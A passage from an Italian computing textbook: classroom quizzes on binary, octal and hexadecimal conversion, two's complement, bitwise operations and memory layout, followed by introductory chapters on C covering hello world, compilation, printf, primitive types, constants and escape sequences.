732.4.1	In modalità *big endian*, la variabile che contiene 1111110011000000_2, se viene letta come se fosse costituita da un solo byte, darebbe 11111100_2, ovvero la porzione più significativa della stessa. Invece, in modalità *little endian*, ciò che si leggerebbe sarebbe la porzione meno significativa: 11000000_2.
732.5.1	La stringa «Ciao a tutti», terminata regolarmente, occupa 13 byte.

Esercizio	Soluzione
732.5.2	Sapendo che la stringa «Ciao a tutti» inizia all’indirizzo $3F_{16}$, la lettera «u» si trova all’indirizzo 47_{16}.
732.5.3	La variabile che consenta di rappresentare puntatori per indirizzi da 0000_{16} a $FFFF_{16}$, deve essere almeno da 16 bit (sedici cifre binarie).

Capitolo 734 Verifica: dai sistemi di numerazione all'organizzazione della memoria 1a

tempo a disposizione:	600 s	punteggio massimo:	10
quantità di domande:	6	punti di penalità per ogni secondo di ritardo:	0,0166

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi. Non è consentito l'uso di applicazioni specializzate per la conversione automatica dei valori.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

734.1) [0..1.66] Si converta il numero 10101000_2 in base dieci.

734.2) [0..1.66] Si converta il numero 755_8 in base dieci.

734.3) [0..1.66] Si converta il numero 89_{16} in base due.

734.4) [0..1.66] Si converta il numero 101110_2 in base otto.

734.5) [0..1.66] Si calcoli il complemento a uno del numero 00101110_2, dando un risultato in base due.

734.6) [0..1.66] Si calcoli il complemento a due del numero 00101110_2, dando un risultato in base due.

Capitolo 735

Verifica: dai sistemi di numerazione all'organizzazione della memoria 1b

tempo a disposizione:	600 s	punteggio massimo:	10
quantità di domande:	6	punti di penalità per ogni secondo di ritardo:	0,0166

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi. Non è consentito l'uso di applicazioni specializzate per la conversione automatica dei valori.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

735.1) [0..1.66] Si esegua la somma di due valori interi privi di segno: 00101110_2 + 11111110_2. Il risultato deve essere rappresentato con otto cifre binarie.

735.2) [-1.66..1.66] Il risultato ottenuto dalla somma precedente, è valido?

1. ( ) Sì, perché la somma non ha generato il riporto.
2. ( ) Sì, perché la somma ha generato il riporto.
3. ( ) No, perché la somma non ha generato il riporto.
4. ( ) No, perché la somma ha generato il riporto.
5. ( ) Non so rispondere.

735.3) [0..1.66] Si esegua la sottrazione di due valori interi privi di segno: 00101110_2 – 11111110_2. Il risultato deve essere rappresentato con otto cifre binarie.

735.4) [-1.66..1.66] Il risultato ottenuto dalla sottrazione precedente, è valido?

1. ( ) Sì, perché la somma non ha generato il riporto.
2. ( ) Sì, perché la somma ha generato il riporto.
3. ( ) No, perché la somma non ha generato il riporto.
4. ( ) No, perché la somma ha generato il riporto.

5. ( ) Non so rispondere.

735.5) [0..1.66] Si esegua la somma di due valori interi provvisti di segno: 00101110_2 + 11111110_2. Il risultato deve essere rappresentato con otto cifre binarie.

735.6) [-1.66..1.66] Il risultato ottenuto dalla somma precedente, è valido?

1. ( ) Sì, perché il segno del risultato è uguale al segno degli addendi.
2. ( ) Sì, perché il segno del risultato è diverso dal segno degli addendi.
3. ( ) Sì, perché la somma di due valori con segno differente dà sempre un risultato valido.
4. ( ) No, perché il segno del risultato è uguale al segno degli addendi.
5. ( ) No, perché il segno del risultato è diverso dal segno degli addendi.
6. ( ) No, perché la somma di due valori con segno differente dà sempre un risultato non valido.
7. ( ) Non so rispondere.

Capitolo 736

Verifica: dai sistemi di numerazione all'organizzazione della memoria 1c

tempo a disposizione:	600 s	punteggio massimo:	10
quantità di domande:	7	punti di penalità per ogni secondo di ritardo:	0,0166

data: . . . .

cognome e nome: . . . .

classe e sezione (corso): . . . .

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi. Non è consentito l'uso di applicazioni specializzate per la conversione automatica dei valori.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

736.1) [0..1.42] Si indichi il numero binario che si ottiene copiando il valore 00001110_2 in una variabile che può contenere solo quattro cifre.

736.2) [-1.42..1.42] Se l'operazione richiesta al punto precedente riguardasse numeri privi di segno, il risultato sarebbe valido?

1. ( ) Sì, perché il valore rappresentato è lo stesso di quello originale.
2. ( ) No, perché il valore rappresentato è differente rispetto a quello originale.
3. ( ) Non so rispondere.

736.3) [-1.42..1.42] Se invece l'operazione richiesta al punto precedente riguardasse numeri provvisti di segno, il risultato sarebbe valido?

1. ( ) Sì, perché il valore rappresentato è lo stesso di quello originale.
2. ( ) No, perché il valore rappresentato è differente rispetto a quello originale.
3. ( ) Non so rispondere.

736.4) [0..1.42] Il numero 1110_2, privo si segno, viene esteso in modo da utilizzare otto cifre binarie.

736.5) [0..1.42] Il numero 1110_2, provvisto si segno, viene esteso in modo utilizzare otto cifre binarie.

736.6) [0..1.42] Si esegua lo scorrimento logico a sinistra (di una sola cifra) su un numero intero privo di segno: 00101110_2.

736.7) [0..1.42] Si esegua lo scorrimento aritmetico a destra (di una sola cifra) su un numero intero provvisto di segno: 10101110_2.

Capitolo 737

Verifica: dai sistemi di numerazione all'organizzazione della memoria 1d

tempo a disposizione:	300 s	punteggio massimo:	10
quantità di domande:	4	punti di penalità per ogni secondo di ritardo:	0,033

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi. Non è consentito l'uso di applicazioni specializzate per la conversione automatica dei valori.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

737.1) [0..2.5] Si esegua l'operazione logica seguente: 11010010_2 AND 11011000_2.

737.2) [0..2.5] Si esegua l'operazione logica seguente: 11010010_2 OR 11011000_2.

737.3) [0..2.5] Si esegua l'operazione logica seguente: 11010010_2 XOR 11011000_2.

737.4) [0..2.5] Si esegua l'operazione logica seguente: NOT 11010010_2.

Capitolo 738

Verifica: dai sistemi di numerazione all'organizzazione della memoria 1e

tempo a disposizione:	600 s	punteggio massimo:	10
quantità di domande:	4	punti di penalità per ogni secondo di ritardo:	0,0166

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi. Non è consentito l'uso di applicazioni specializzate per la conversione automatica dei valori.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

738.1) [0..2.5] In memoria viene rappresentato un array di elementi da quattro unità di memoria ciascuno. Se l'indirizzo iniziale di questo array è $4E_{16}$, qual è l'indirizzo necessario a raggiungere in memoria il terzo elemento dell'array? Si esprima il risultato in base sedici.

738.2) [0..2.5] In memoria viene rappresentata la stringa «Sono qui!» (senza le virgolette), completa di codice nullo di terminazione. Sapendo che ogni carattere occupa una sola unità di memoria, sapendo inoltre che la stringa inizia all'indirizzo $3C_{16}$, qual è l'indirizzo finale della stringa, corrispondente proprio al codice nullo di terminazione? Si esprima il risultato in base sedici.

738.3) [0..2.5] In memoria viene rappresentato il valore 1100110000110011_2, utilizzando per questo due celle di memoria (pertanto ogni cella consente di memorizzare un byte costituito da otto bit). Per raggiungere in memoria questo valore si utilizza un certo indirizzo. Sapendo che la CPU accede alla memoria in modalità *big endian*, se da quel indirizzo si volesse leggere una sola cella (un solo byte), cosa si otterrebbe?

738.4) [0..2.5] Utilizzando gli stessi dati del punto precedente, cosa si otterrebbe se invece la CPU accedesse alla memoria in modalità *little endian*?

Parte cxv

Nozioni minime sul linguaggio C

Capitolo 739

Primo approccio al linguaggio C

Il linguaggio C richiede la presenza di un compilatore per generare un file eseguibile (o interpretabile) dal kernel. Se si dispone di un sistema GNU con i cosiddetti «strumenti di sviluppo», intendendo con questo ciò che serve a ricompilare il kernel, si dovrebbe disporre di tutto quello che è necessario per provare gli esempi di questi capitoli. In alternativa, disponendo solo di un sistema MS-Windows, potrebbe essere utile il pacchetto DevCPP che ha la caratteristica di essere molto semplice da installare.

739.1 Struttura fondamentale

Il contenuto di un sorgente in linguaggio C può essere suddiviso in tre parti: commenti, direttive del precompilatore e istruzioni C. I commenti vanno aperti e chiusi attraverso l'uso dei simboli '`/*`' e '`*/`'; se poi il compilatore è conforme a standard più recenti, è ammissibile anche l'uso di '`//`' per introdurre un commento che termina alla fine della riga.

```
/* Questo è un commento che continua
   su più righe e finisce qui. */

// Qui inizia un altro commento che termina alla fine della riga;
// pertanto, per ogni riga va ripetuta la sequenza "//" di apertura.
```

Le direttive del precompilatore rappresentano un linguaggio che guida alla compilazione del codice vero e proprio. L'uso più comune di queste direttive viene fatto per includere porzioni di codice sorgente esterne al file. È importante fare attenzione a non confondersi, dal momento che tali istruzioni iniziano con il simbolo '`#`': non si tratta di commenti.

Il programma C tipico richiede l'inclusione di codice esterno composto da file che terminano con l'estensione '`.h`'. La libreria che viene inclusa più frequentemente è quella necessaria alla gestione dei flussi di standard input, standard output e standard error; si dichiara il suo utilizzo nel modo seguente:

```
#include <stdio.h>
```

Le istruzioni C terminano con un punto e virgola ('`;`') e i raggruppamenti di queste (noti come «istruzioni composte») si fanno utilizzando le parentesi graffe ('`{ }`').[1]

istruzione **;**

{ ***istruzione*** **;** ***istruzione*** **;** ***istruzione*** **;** }

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale. L'istruzione nulla viene rappresentata utilizzando un punto e virgola da solo.

I nomi scelti per identificare ciò che si utilizza all'interno del programma devono seguire regole determinate, definite dal compilatore C a disposizione. Ma per cercare di scrivere codice portabile in altre piattaforme, conviene evitare di sfruttare caratteristiche speciali del proprio ambiente. In particolare:

- un nome può iniziare con una lettera alfabetica e continuare con altre lettere, cifre numeriche e il trattino basso;
- in teoria i nomi potrebbero iniziare anche con il trattino basso, ma è sconsigliabile farlo, se non ci sono motivi validi per questo;[2]
- nei nomi si distinguono le lettere minuscole da quelle maiuscole (pertanto, '**Nome**' è diverso da '**nome**' e da tante altre combinazioni di minuscole e maiuscole).

La lunghezza dei nomi può essere un elemento critico; generalmente la dimensione massima dovrebbe essere di 32 caratteri, ma ci sono versioni di C che ne possono accettare solo una quantità inferiore. In particolare, il compilatore GNU ne accetta molti di più di 32. In ogni caso, il compilatore non rifiuta i nomi troppo lunghi, semplicemente non ne distingue più la differenza oltre un certo punto.

Il codice di un programma C è scomposto in funzioni, dove normalmente l'esecuzione del programma corrisponde alla chiamata della funzione '**main()**'. Questa funzione può essere dichiarata senza parametri, '**int main (void)**', oppure con due parametri precisi: '**int main (int argc, char *argv[])**'.

739.2 Ciao mondo!

Come sempre, il modo migliore per introdurre a un linguaggio di programmazione è di proporre un esempio banale, ma funzionante. Al solito si tratta del programma che emette un messaggio e poi termina la sua esecuzione.

```
/*
 *      Ciao mondo!
 */

#include <stdio.h>

/* La funzione main() viene eseguita automaticamente all'avvio. */
int main (void)
{
    /* Si limita a emettere un messaggio. */
    printf ("Ciao mondo!\n");

    /* Attende la pressione di un tasto, quindi termina. */
    getchar ();
    return 0;
}
```

Nel programma sono state inserite alcune righe di commento. In particolare, all'inizio, l'asterisco che si trova nella seconda riga ha soltanto un significato estetico, per guidare la vista verso la conclusione del commento stesso.

Il programma si limita a emettere la stringa «Ciao Mondo!» seguita da un codice di interruzione di riga, rappresentato dal simbolo '**\n**'.

739.2.1 Esercizio

Si modifichi l'esempio di programma mostrato, in modo da usare solo commenti del tipo '`//`'. Si può completare a penna il listato successivo

```
        Ciao mondo!


#include <stdio.h>

    La funzione main() viene eseguita automaticamente
    all'avvio.

int main (void)
{

        Si limita a emettere un messaggio.

    printf ("Ciao mondo!\n");

        Attende la pressione di un tasto, quindi termina.

    getchar ();
    return 0;
}
```

739.2.2 Esercizio

Si modifichi l'esempio di programma mostrato, in modo da emettere il testo seguente, come si può vedere:

```
Il mio primo programma
scritto in linguaggio C.
```

Si completi per questo lo schema seguente:

```
#include <stdio.h>
int main (void)
{




    getchar ();
    return 0;
}
```

739.3 Compilazione

Per compilare un programma scritto in C, nell'ambito di un sistema operativo tradizionale, si utilizza generalmente il comando '**cc**', anche se di solito si tratta di un collegamento simbolico al vero compilatore che si ha a disposizione. Supponendo di avere salvato il file dell'esempio con il nome '`ciao.c`', il comando per la sua compilazione è il seguente:

$ **cc ciao.c** [*Invio*]

Quello che si ottiene è il file '`a.out`' che dovrebbe già avere i permessi di esecuzione.

$ **./a.out** [*Invio*]

```
Ciao mondo!
```

Se si desidera compilare il programma definendo un nome diverso per il codice eseguibile finale, si può utilizzare l'opzione standard '**-o**'.

$ **cc -o ciao ciao.c** [*Invio*]

Con questo comando, si ottiene l'eseguibile '**ciao**'.

$ **./ciao** [*Invio*]

```
Ciao mondo!
```

In generale, se ciò è possibile, conviene chiedere al compilatore di mostrare gli avvertimenti (*warning*), senza limitarsi ai soli errori. Pertanto, nel caso il compilatore sia GNU C, è bene usare l'opzione '**-Wall**':

$ **cc -Wall -o ciao ciao.c** [*Invio*]

739.3.1 Esercizio

Quale comando si deve dare per compilare il file '`prova.c`' e ottenere il file eseguibile '`programma`'?

$ [*Invio*]

739.4 Emissione dati attraverso «printf()»

L'esempio di programma presentato sopra si avvale della funzione '**`printf()`**'[3] per emettere il messaggio attraverso lo standard output. Questa funzione è più sofisticata di quanto possa apparire dall'esempio, in quanto permette di comporre il risultato da emettere. Negli esempi più semplici di codice C appare immancabilmente questa funzione, per cui è necessario descrivere subito, almeno in parte, il suo funzionamento.

`int printf (`***stringa_di_formato*** [`,` ***espressione***]`...);`

La funzione '**`printf()`**' emette attraverso lo standard output la stringa che costituisce il primo parametro, dopo averla rielaborata in base alla presenza di ***specificatori di conversione*** riferiti alle eventuali espressioni che compongono gli argomenti successivi; inoltre restituisce il numero di caratteri emessi.

L'utilizzo più semplice di '**`printf()`**' è quello che è già stato visto, cioè l'emissione di una stringa senza specificatori di conversione (il codice '**`\n`**' rappresenta un carattere preciso e non è uno specificatore, piuttosto si tratta di una cosiddetta sequenza di escape).

```
    printf ("Ciao mondo!\n");
```

La stringa può contenere degli specificatori di conversione del tipo '**`%d`**', '**`%c`**', '**`%f`**',... e questi fanno ordinatamente riferimento agli argomenti successivi. L'esempio seguente fa in modo che la stringa incorpori il valore del secondo argomento nella posizione in cui appare '**`%d`**':

```
    printf ("Totale fatturato: %d\n", 12345);
```

Lo specificatore di conversione '**`%d`**' stabilisce anche che il valore in questione deve essere trasformato secondo una rappresentazione decimale intera. Per cui, il risultato diviene esattamente quello che ci si aspetta.

```
Totale fatturato: 12345
```

739.4.1 Esercizio

Si vuole visualizzare il testo seguente:

```
Imponibile: 1000, IVA: 200.
```

Sulla base delle conoscenze acquisite, si completi l'istruzione seguente:

```
printf ("                                         ", 1000, 200);
```

[1] È bene osservare che un'istruzione composta, ovvero un raggruppamento di istruzioni tra parentesi graffe, non è concluso dal punto e virgola finale.

[2] In particolare, i nomi che iniziano con due trattini bassi ('__'), oppure con un trattino basso seguito da una lettera maiuscola ('_*X*') sono riservati.

[3] Il linguaggio C, puro e semplice, non comprende alcuna funzione, benché esistano comunque molte funzioni più o meno standardizzate, come nel caso di '**`printf()`**'.

Variabili e tipi del linguaggio C

I tipi di dati elementari gestiti dal linguaggio C dipendono dall'architettura dell'elaboratore sottostante. In questo senso, volendo fare un discorso generale, è difficile definire la dimensione delle variabili numeriche; si possono dare solo delle definizioni relative. Solitamente, il riferimento è costituito dal tipo numerico intero ('`int`') la cui dimensione in bit corrisponde a quella della ***parola***, ovvero dalla capacità dell'unità aritmetico-logica del microprocessore, oppure a qualunque altra entità che il microprocessore sia in grado di gestire con la massima efficienza. In pratica, con l'architettura x86 a 32 bit, la dimensione di un intero normale è di 32 bit, ma rimane la stessa anche con l'architettura x86 a 64 bit.

I documenti che descrivono lo standard del linguaggio C, definiscono la «dimensione» di una variabile come ***rango*** (*rank*).

740.1 Bit, byte e caratteri

A proposito della gestione delle variabili, esistono pochi concetti che sembrano rimanere stabili nel tempo. Il riferimento più importante in assoluto è il byte, che per il linguaggio C è almeno di 8 bit, ma potrebbe essere più grande. Dal punto di vista del linguaggio C, il byte è l'elemento più piccolo che si possa indirizzare nella memoria centrale, questo anche quando la memoria fosse organizzata effettivamente a parole di dimensione maggiore del byte. Per esempio, in un elaboratore che suddivide la memoria in blocchi da 36 bit, si potrebbero avere byte da 9, 12, 18 bit o addirittura 36 bit.[1]

Una volta definito il byte, si considera che il linguaggio C rappresenti ogni variabile scalare come una sequenza continua di byte; pertanto, tutte le variabili scalari sono rappresentate come multipli di byte; di conseguenza anche le variabili strutturate lo sono, con la differenza che in tal caso potrebbero inserirsi dei «buchi» (in byte), dovuti alla necessità di allineare i dati in qualche modo.

Il tipo '`char`' (carattere), indifferentemente se si considera o meno il segno, rappresenta tradizionalmente una variabile numerica che occupa esattamente un byte, pertanto, spesso si confondono i termini «carattere» e «byte», nei documenti che descrivono il linguaggio C.

A causa della capacità limitata che può avere una variabile di tipo '`char`', il linguaggio C distingue tra un insieme di caratteri «minimo» e un insieme «esteso», da rappresentare però in altra forma.

740.1.1 Esercizio

Secondo la logica del linguaggio C, se un byte è formato da 8 bit, ci può essere una variabile scalare da 12 bit? Perché?

740.2 Tipi primitivi

I tipi di dati primitivi rappresentano un valore **numerico** singolo, nel senso che anche il tipo '`char`' viene trattato come un numero. Il loro elenco essenziale si trova nella tabella successiva.

Tabella 740.1. Elenco dei tipi comuni di dati primitivi elementari in C.

Tipo	Descrizione
`char`	Carattere (generalmente di 8 bit).
`int`	Intero normale.
`float`	Virgola mobile a precisione singola.
`double`	Virgola mobile a precisione doppia.

Come già accennato, non si può stabilire in modo generale quali siano le dimensioni esatte in bit dei vari tipi di dati, ovvero il rango, in quanto l'elemento certo è solo la relazione tra loro.

$$\text{char} \leq \text{int} \leq \text{float} \leq \text{double}$$

Questi tipi primitivi possono essere estesi attraverso l'uso di alcuni qualificatori: '**`short`**', '**`long`**', '**`long long`**', '**`signed`**'[2] e '**`unsigned`**'.[3] I primi tre si riferiscono al rango, mentre gli altri modificano il modo di valutare il contenuto di alcune variabili. La tabella successiva riassume i vari tipi primitivi con le combinazioni ammissibili dei qualificatori.

Tabella 740.3. Elenco dei tipi comuni di dati primitivi in C assieme ai qualificatori usuali.

Tipo	Abbreviazione	Descrizione
`char`		Tipo '**`char`**' per il quale non conta sapere se il segno viene considerato o meno.
`signed char`		Tipo '**`char`**' usato numericamente con segno.
`unsigned char`		Tipo '**`char`**' usato numericamente senza segno.
`short int` `signed short int`	`short` `signed short`	Intero più breve di '**`int`**', con segno.
`unsigned short int`	`unsigned short`	Tipo '**`short`**' senza segno.
`int` `signed int`		Intero normale, con segno.
`unsigned int`	`unsigned`	Tipo '**`int`**' senza segno.
`long int` `signed long int`	`long` `signed long`	Intero più lungo di '**`int`**', con segno.
`unsigned long int`	`unsigned long`	Tipo '**`long`**' senza segno.
`long long int` `signed long long int`	`long long` `signed long long`	Intero più lungo di '**`long int`**', con segno.

Tipo	Abbreviazione	Descrizione
`unsigned long long int`	`unsigned long long`	Tipo '**`long long`**' senza segno.
`float`		Tipo a virgola mobile a precisione singola.
`double`		Tipo a virgola mobile a precisione doppia.
`long double`		Tipo a virgola mobile «più lungo» di '**`double`**'.

Così, il problema di stabilire le relazioni di rango si complica:

$$\text{char} \leq \text{short} \leq \text{int} \leq \text{long} \leq \text{long long}$$

$$\text{float} \leq \text{double} \leq \text{long double}$$

I tipi '**`long`**' e '**`float`**' potrebbero avere un rango uguale, altrimenti non è detto quale dei due sia più grande.

Il programma seguente, potrebbe essere utile per determinare il rango dei vari tipi primitivi nella propria piattaforma.[4]

```
#include <stdio.h>

int main (void)
{
    printf ("char          %d\n", (int) sizeof (char));
    printf ("short int     %d\n", (int) sizeof (short int));
    printf ("int           %d\n", (int) sizeof (int));
    printf ("long int      %d\n", (int) sizeof (long int));
    printf ("long long int %d\n", (int) sizeof (long long int));
    printf ("float         %d\n", (int) sizeof (float));
    printf ("double        %d\n", (int) sizeof (double));
    printf ("long double   %d\n", (int) sizeof (long double));
    getchar ();
    return 0;
}
```

Il risultato potrebbe essere simile a quello seguente:

```
char          1
short int     2
int           4
long int      4
long long int 8
float         4
double        8
long double   12
```

I numeri rappresentano la quantità di caratteri, nel senso di valori '**`char`**', per cui il tipo '**`char`**'

dovrebbe sempre avere una dimensione unitaria.[5]

I tipi primitivi di variabili mostrati sono tutti utili alla memorizzazione di valori numerici, a vario titolo. A seconda che il valore in questione sia trattato con segno o senza segno, varia lo spettro di valori che possono essere contenuti.

Nel caso di interi (‘**`char`**’, ‘**`short`**’, ‘**`int`**’, ‘**`long`**’ e ‘**`long long`**’), la variabile può essere utilizzata per tutta la sua estensione a contenere un numero binario. Pertanto, quando la rappresentazione è senza segno, il massimo valore ottenibile è $(2^n)-1$, dove $\boldsymbol{n}$ rappresenta il numero di bit a disposizione. Quando invece si vuole trattare il dato come un numero con segno, il valore numerico massimo ottenibile è circa la metà (se si usa la rappresentazione dei valori negativi in complemento a due, l'intervallo di valori va da $(2^{n-1})-1$ a $-(2^{n-1})$)

Nel caso di variabili a virgola mobile non c'è più la possibilità di rappresentare esclusivamente valori senza segno; inoltre, più che esserci un limite nella grandezza rappresentabile, c'è soprattutto un limite nel grado di approssimazione.

Le variabili ‘**`char`**’ sono fatte, in linea di principio, per contenere il codice di rappresentazione di un carattere, secondo la codifica utilizzata nel sistema. Ma il fatto che questa variabile possa essere gestita in modo numerico, permette una facile conversione da lettera a codice numerico corrispondente.

Un tipo di valore che non è stato ancora visto è quello logico: *Vero* è rappresentato da un qualsiasi valore numerico intero diverso da zero, mentre *Falso* corrisponde a zero.

740.2.1 Esercizio

Dovendo rappresentare numeri interi da 0 a 99999, può bastare una variabile scalare di tipo ‘**`unsigned char`**’, sapendo che il tipo ‘**`char`**’ utilizza 8 bit?

740.2.2 Esercizio

Qual è l'intervallo di valori che si possono rappresentare con una variabile di tipo ‘**`unsigned char`**’, sapendo che il tipo ‘**`char`**’ utilizza 8 bit?

Valore minimo	Valore massimo

740.2.3 Esercizio

Qual è l'intervallo di valori che si possono rappresentare con una variabile di tipo ‘**`signed short int`**’, sapendo che il tipo ‘**`short int`**’ utilizza 16 bit e che i valori negativi si esprimono attraverso il complemento a due?

Valore minimo	Valore massimo

740.2.4 Esercizio

Dovendo rappresentare il valore 12,34, è possibile usare una variabile di tipo '**`int`**'? Se non fosse possibile, quale tipo si potrebbe usare?

740.3 Costanti letterali comuni

Quasi tutti i tipi di dati primitivi hanno la possibilità di essere rappresentati in forma di costante letterale. In particolare, si distingue tra:

- costanti carattere, rappresentate da un carattere alfanumerico racchiuso tra apici singoli, come '**`'A'`**', '**`'B'`**',...;
- costanti intere, rappresentate da un numero senza decimali, e a seconda delle dimensioni può trattarsi di uno dei vari tipi di interi (escluso '**`char`**');
- costanti con virgola, rappresentate da un numero con decimali (un punto seguito da altre cifre, anche se si tratta solo di zeri) che, indipendentemente dalle dimensioni, di norma sono di tipo '**`double`**'.

Per esempio, 123 è generalmente una costante '**`int`**', mentre 123.0 è una costante '**`double`**'.

Le costanti che esprimono valori interi possono essere rappresentate con diverse basi di numerazione, attraverso l'indicazione di un prefisso: '**`0`*n***', dove ***n*** contiene esclusivamente cifre da zero a sette, viene inteso come un numero in base otto; '**`0x`*n***' o '**`0X`*n***', dove ***n*** può contenere le cifre numeriche consuete, oltre alle lettere da «A» a «F» (minuscole o maiuscole, indifferentemente) viene trattato come un numero in base sedici; negli altri casi, un numero composto con cifre da zero a nove è interpretato in base dieci.

Per quanto riguarda le costanti che rappresentano numeri con virgola, oltre alla notazione '***intero*.*decimali***' si può usare la notazione scientifica. Per esempio, '**`7e+15`**' rappresenta l'equivalente di $7 \cdot (10^{15})$, cioè un sette con 15 zeri. Nello stesso modo, '**`7e-5`**', rappresenta l'equivalente di $7 \cdot (10^{-5})$, cioè 0,00007.

Il tipo di rappresentazione delle costanti numeriche, intere o con virgola, può essere specificato aggiungendo un suffisso, costituito da una o più lettere, come si vede nelle tabelle successive. Per esempio, '**`123UL`**' è un numero di tipo '**`unsigned long int`**', mentre '**`123.0F`**' è un tipo '**`float`**'. Si osservi che il suffisso può essere composto, indifferentemente, con lettere minuscole o maiuscole.

Tabella 740.9. Suffissi per le costanti che esprimono valori interi.

Suffisso	Descrizione
assente	In tal caso si tratta di un intero «normale» o più grande, se necessario.
`U`	Tipo senza segno ('**`unsigned`**').
`L`	Intero più grande della dimensione normale ('**`long`**').
`LL`	Intero molto più grande della dimensione normale ('**`long long`**').
`UL`	Intero senza segno, più grande della dimensione normale ('**`unsigned long`**').
`ULL`	Intero senza segno, molto più grande della dimensione normale ('**`unsigned long long`**').

Tabella 740.10. Suffissi per le costanti che esprimono valori con virgola.

Suffisso	Descrizione
assente	Tipo '`double`'.
`F`	Tipo '`float`'.
`L`	Tipo '`long double`'.

È possibile rappresentare anche le stringhe in forma di costante attraverso l'uso degli apici doppi, ma la stringa non è un tipo di dati primitivo, trattandosi piuttosto di un array di caratteri. Per il momento è importante fare attenzione a non confondere il tipo '`char`' con la stringa. Per esempio, '`'F'`' è un carattere (con un proprio valore numerico), mentre '`"F"`' è una stringa, ma la differenza tra i due è notevole. Le stringhe vengono descritte nel capitolo 576.

740.3.1 Esercizio

Indicare il valore, in base dieci, rappresentato dalle costanti che appaiono nella tabella successiva:

Costante	Valore corrispondente in base dieci
`12`	
`012`	
`0x12`	

740.3.2 Esercizio

Indicare i tipi delle costanti elencate nella tabella successiva:

Costante	Tipo corrispondente
`12`	
`12U`	
`12L`	
`1.2`	
`1.2L`	

740.4 Caratteri privi di rappresentazione grafica

I caratteri privi di rappresentazione grafica possono essere indicati, principalmente, attraverso tre tipi di notazione: ottale, esadecimale e simbolica. In tutti i casi si utilizza la barra obliqua inversa (‘\’) come carattere di escape, cioè come simbolo per annunciare che ciò che segue immediatamente deve essere interpretato in modo particolare.

La notazione ottale usa la forma ‘*ooo*’, dove ogni lettera ***o*** rappresenta una cifra ottale. A questo proposito, è opportuno notare che se la dimensione di un carattere fosse superiore ai fatidici 8 bit, occorrerebbero probabilmente più cifre (una cifra ottale rappresenta un gruppo di 3 bit).

La notazione esadecimale usa la forma ‘**\x*hh***’, dove ***h*** rappresenta una cifra esadecimale. Anche in questo caso vale la considerazione per cui ci vogliono più di due cifre esadecimali per rappresentare un carattere più lungo di 8 bit.

Dovrebbe essere logico, ma è il caso di osservare che la corrispondenza dei caratteri con i rispettivi codici numerici dipende dalla codifica utilizzata. Generalmente si utilizza la codifica ASCII, riportata anche nella sezione 426.1 (in questa fase introduttiva si omette di trattare la rappresentazione dell’insieme di caratteri universale).

La notazione simbolica permette di fare riferimento facilmente a codici di uso comune, quali *<CR>*, *<HT>*,... Inoltre, questa notazione permette anche di indicare caratteri che altrimenti verrebbero interpretati in maniera differente dal compilatore. La tabella successiva riporta i vari tipi di rappresentazione delle costanti carattere attraverso codici di escape.

Tabella 740.13. Elenco dei modi di rappresentazione delle costanti carattere attraverso codici di escape.

Codice	ASCII	Altra codifica
`\`***ooo***	Notazione ottale in base alla codifica.	idem
`\x`***hh***	Notazione esadecimale in base alla codifica.	idem
`\\`	Una singola barra obliqua inversa (‘\’).	idem
`\'`	Un apice singolo destro.	idem
`\"`	Un apice doppio.	idem
`\?`	Un punto interrogativo (per impedire che venga inteso come parte di una sequenza triplice, o *trigraph*).	idem
`\0`	Il codice *<NUL>*.	Il carattere nullo (con tutti i bit a zero).
`\a`	Il codice *<BEL>* (*bell*).	Il codice che, rappresentato sullo schermo o sulla stampante, produce un segnale acustico (*alert*).
`\b`	Il codice *<BS>* (*backspace*).	Il codice che fa arretrare il cursore di una posizione nella riga (*backspace*).
`\f`	Il codice *<FF>* (*form feed*).	Il codice che fa avanzare il cursore all’inizio della prossima pagina logica (*form feed*).

Codice	ASCII	Altra codifica
`\n`	Il codice <*LF*> (*line feed*).	Il codice che fa avanzare il cursore all'inizio della prossima riga logica (*new line*).
`\r`	Il codice <*CR*> (*carriage return*).	Il codice che porta il cursore all'inizio della riga attuale (*carriage return*).
`\t`	Una tabulazione orizzontale (<*HT*>).	Il codice che porta il cursore all'inizio della prossima tabulazione orizzontale (*horizontal tab*).
`\v`	Una tabulazione verticale (<*VT*>).	Il codice che porta il cursore all'inizio della prossima tabulazione verticale (*vertical tab*).

A parte i casi di '**\ooo**' e '**\xhh**', le altre sequenze esprimono un concetto, piuttosto di un codice numerico preciso. All'origine del linguaggio C, tutte le altre sequenze corrispondono a un solo carattere non stampabile, ma attualmente non è più garantito che sia così. In particolare, la sequenza '**\n**', nota come *new-line*, potrebbe essere espressa in modo molto diverso rispetto al codice <*LF*> tradizionale. Questo concetto viene comunque approfondito a proposito della gestione dei flussi di file.

In varie situazioni, il linguaggio C standard ammette l'uso di sequenze composte da due o tre caratteri, note come *digraph* e *trigraph* rispettivamente; ciò in sostituzione di simboli la cui rappresentazione, in quel contesto, può essere impossibile. In un sistema che ammetta almeno l'uso della codifica ASCII per scrivere il file sorgente, con l'ausilio di una tastiera comune, non c'è alcun bisogno di usare tali artifici, i quali, se usati, renderebbero estremamente complessa la lettura del sorgente. Pertanto, è bene sapere che esistono queste cose, ma è meglio non usarle mai. Tuttavia, siccome le sequenze a tre caratteri (*trigraph*) iniziano con una coppia di punti interrogativi, se in una stringa si vuole rappresentare una sequenza del genere, per evitare che il compilatore la traduca diversamente, è bene usare la sequenza '**\?\?**', come suggerisce la tabella.

Nell'esempio introduttivo appare già la notazione '**\n**' per rappresentare l'inserzione di un codice di interruzione di riga alla fine del messaggio di saluto:

```
...
